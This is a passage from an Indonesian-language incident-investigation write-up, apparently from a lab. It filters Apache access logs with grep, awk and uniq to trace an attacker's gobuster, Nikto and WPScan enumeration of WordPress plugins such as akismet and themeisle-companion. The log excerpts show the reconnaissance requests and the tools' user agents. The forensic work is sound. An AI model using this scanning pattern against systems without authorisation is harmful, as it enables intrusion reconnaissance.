      1 200
      3 301
  93332 404
adminsvr@ubuntu:/var/log/apache2$
```

Terdapat dua kode HTTP response yang perlu diperhatikan dan dicari tahu lebih lanjut yakni 200 dan 301, maka kita perlu melalukan filterisasi kembali untuk mengetahui informasi dari masing-masing kode HTTP response tersebut

MENCARI INFORMASI TERKAIT gobuster/3.1.0(Cont..)

Dari hasil filterisasi sebelumnya yang perlu diperiksa adalah status kode 200 dan 301 dengan menggunakan sintaks berikut:
#**cat access* | grep "gobuster" | awk '{ if($9 == 301) { print }}'**




```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "gobuster" | awk '{ if($9 == 200) { print }}'
192.168.2.138 - - [18/Jun/2022:08:48:15 -0700] "GET /wp-content/plugins/ HTTP/1.1" 200 147 "-" "gobuster/3.1.0"
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "gobuster" | awk '{ if($9 == 301) { print }}'
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet HTTP/1.1" 301 564 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:54 -0700] "GET /wp-content/plugins/themeisle-companion HTTP/1.1" 301 588 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:59 -0700] "GET /wp-content/plugins/work-the-flow-file-upload HTTP/1.1" 301 600 "-" "gobuster/3.1.0"
adminsvr@ubuntu:/var/log/apache2$ _
```

Didapatkan informasi bahwa penyerang melakukan akses kepada plugins yang diinstall di web server, maka kita perlu mencari tahu lebih lanjut aktifitas yang dilakukan penyerang terhadap masing-masing plugins tersebut.

INFORMASI TERKAIT PLUGIN **akismet**


Dengan perintah #**cat access* | grep "akismet"** dapat dilihat bahwa plugin **akismet** yang menggunakan user agent gobuster tidak terjadi apa-apa, ditandai dengan HTTP response code 404



```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "akismet"
192.168.2.138 - - [18/Jun/2022:08:41:42 -0700] "GET /wp-content/plugins/akismet/readme.txt HTTP/1.1" 200 19594 "-" "Mozilla/5.00 (Nikto/
2.1.6) (Evasions:None) (Test:006181)"
192.168.2.138 - - [18/Jun/2022:08:41:42 -0700] "GET /wordpresswp-content/plugins/akismet/readme.txt HTTP/1.1" 404 491 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:006181)"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet HTTP/1.1" 301 564 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-notifier HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-credit-inserter HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-htaccess-writer HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-privacy-policies HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-spam-counter HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-spam-count HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-wedge-for-mu-plugin HTTP/1.1" 404 436 "-" "gobuster/3.1.
0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-for-buddypress HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismet-mu-key HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:17 -0700] "GET /wp-content/plugins/akismets-little-helper HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:28 -0700] "GET /wp-content/plugins/disable-activity-akismet HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:36 -0700] "GET /wp-content/plugins/guten-forms-akismet HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:50 -0700] "GET /wp-content/plugins/show-your-akismet-count-as-plain-text HTTP/1.1" 404 436 "-" "gob
uster/3.1.0"
192.168.2.138 - - [18/Jun/2022:08:48:51 -0700] "GET /wp-content/plugins/simpleform-akismet HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
adminsvr@ubuntu:/var/log/apache2$ 
```

INFORMASI TERKAIT PLUGIN **themeisle-companion**

Jalankan perintah #**cat access* | grep "themeisle-companion"**




```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "themeisle-companion"
192.168.56.1 - - [13/Feb/2023:14:09:13 -0800] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/assets/css/hesti
a/clients-bar.css?ver=5.0.16 HTTP/1.1" 200 550 "http://192.168.56.145/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/201001
01 Firefox/109.0"
192.168.2.1 - - [11/Jul/2022:06:36:37 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/assets/css/hestia
/clients-bar.css?ver=5.0.16 HTTP/1.1" 200 550 "http://192.168.2.145/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/2010
0101 Firefox/102.0"
192.168.2.1 - - [11/Jul/2022:14:36:12 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/assets/css/hestia
/clients-bar.css?ver=5.0.16 HTTP/1.1" 200 550 "http://192.168.2.145/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/2010
0101 Firefox/102.0"
192.168.56.1 - - [13/Jul/2022:03:51:23 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/assets/css/hesti
a/clients-bar.css?ver=5.0.16 HTTP/1.1" 200 550 "http://192.168.56.145/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20
100101 Firefox/102.0"
192.168.2.145 - - [14/Jun/2022:01:30:54 -0700] "GET /wp-admin/plugins.php?action=activate&plugin=themeisle-companion%2Fthemeisle-companio
n.php&plugin_status=all&paged=1&_wpnonce=9b1a322ec0 HTTP/1.1" 302 473 "http://192.168.2.145/wp-admin/customize.php?theme=hestia&return=ht
tp%3A%2F%2F192.168.2.145%2Fwp-admin%2Fthemes.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
192.168.2.145 - - [14/Jun/2022:01:31:08 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/assets/css/hest
ia/clients-bar.css?ver=5.0.16 HTTP/1.1" 200 549 "http://192.168.2.145/?customize_changeset_uuid=6437a903-b97c-400e-8821-19396fe9787f&cust
omize_theme=hestia&customize_messenger_channel=preview-0" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
192.168.2.145 - - [14/Jun/2022:01:31:08 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/inc/hestia/inc/
img/clients1.png HTTP/1.1" 200 3062 "http://192.168.2.145/?customize_changeset_uuid=6437a903-b97c-400e-8821-19396fe9787f&customize_theme=
hestia&customize_messenger_channel=preview-0" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
192.168.2.145 - - [14/Jun/2022:01:31:08 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/inc/hestia/inc/
img/clients2.png HTTP/1.1" 200 3277 "http://192.168.2.145/?customize_changeset_uuid=6437a903-b97c-400e-8821-19396fe9787f&customize_theme=
hestia&customize_messenger_channel=preview-0" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
192.168.2.145 - - [14/Jun/2022:01:31:08 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/inc/hestia/inc/
img/clients3.png HTTP/1.1" 200 3014 "http://192.168.2.145/?customize_changeset_uuid=6437a903-b97c-400e-8821-19396fe9787f&customize_theme=
hestia&customize_messenger_channel=preview-0" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0"
192.168.2.145 - - [14/Jun/2022:01:31:08 -0700] "GET /wp-content/plugins/themeisle-companion/obfx_modules/companion-legacy/inc/hestia/inc/
img/clients4.png HTTP/1.1" 200 2357 "http://192.168.2.145/?customize_changeset_uuid=6437a903-b97c-400e-8821-19396fe9787f&customize_theme=
```

Terdapat HTTP response code yang beragama maka kita perlu melakukan filterisasi lebih lanjut

INFORMASI TERKAIT PLUGIN **themeisle-companion**

Selanjutnya gunakan perintah dibawah ini untuk mengetahui status code apa saja yang terdapat pada plugins **themeisle-companion**
cat access* | grep " themeisle-companion " | cut -d " " -f 9 | sort -n | uniq –c


Lalu selanjutnya melihat user agent apa saja yg terdapat pada plugin **themeisle-companion**
cat access* | grep "themeisle-companion" | cut -d " " -f 12 | sort -n | uniq –c



```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "themeisle-companion" | cut -d " " -f 9 | sort -n | uniq -c
     16 200
      1 301
      1 302
      5 304
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "themeisle-companion" | cut -d " " -f 12 | sort -n | uniq -c
      1 "gobuster/3.1.0"
     18 "Mozilla/5.0
      4 "WPScan
adminsvr@ubuntu:/var/log/apache2$
```

INFORMASI TERKAIT PLUGIN **themeisle-companion**

Kita bisa melihat aktifitas dari masing-masing user agent yang tercatat dengan perintah berikut
cat access* | grep "themeisle-companion" | grep -i "gobuster”
cat access* | grep "themeisle-companion" | grep -i “wpscan"




```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "themeisle-companion" | grep -i "gobuster"
192.168.2.138 - - [18/Jun/2022:08:48:54 -0700] "GET /wp-content/plugins/themeisle-companion HTTP/1.1" 301 588 "-"
 "gobuster/3.1.0"
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "themeisle-companion" | grep -i "wpscan"
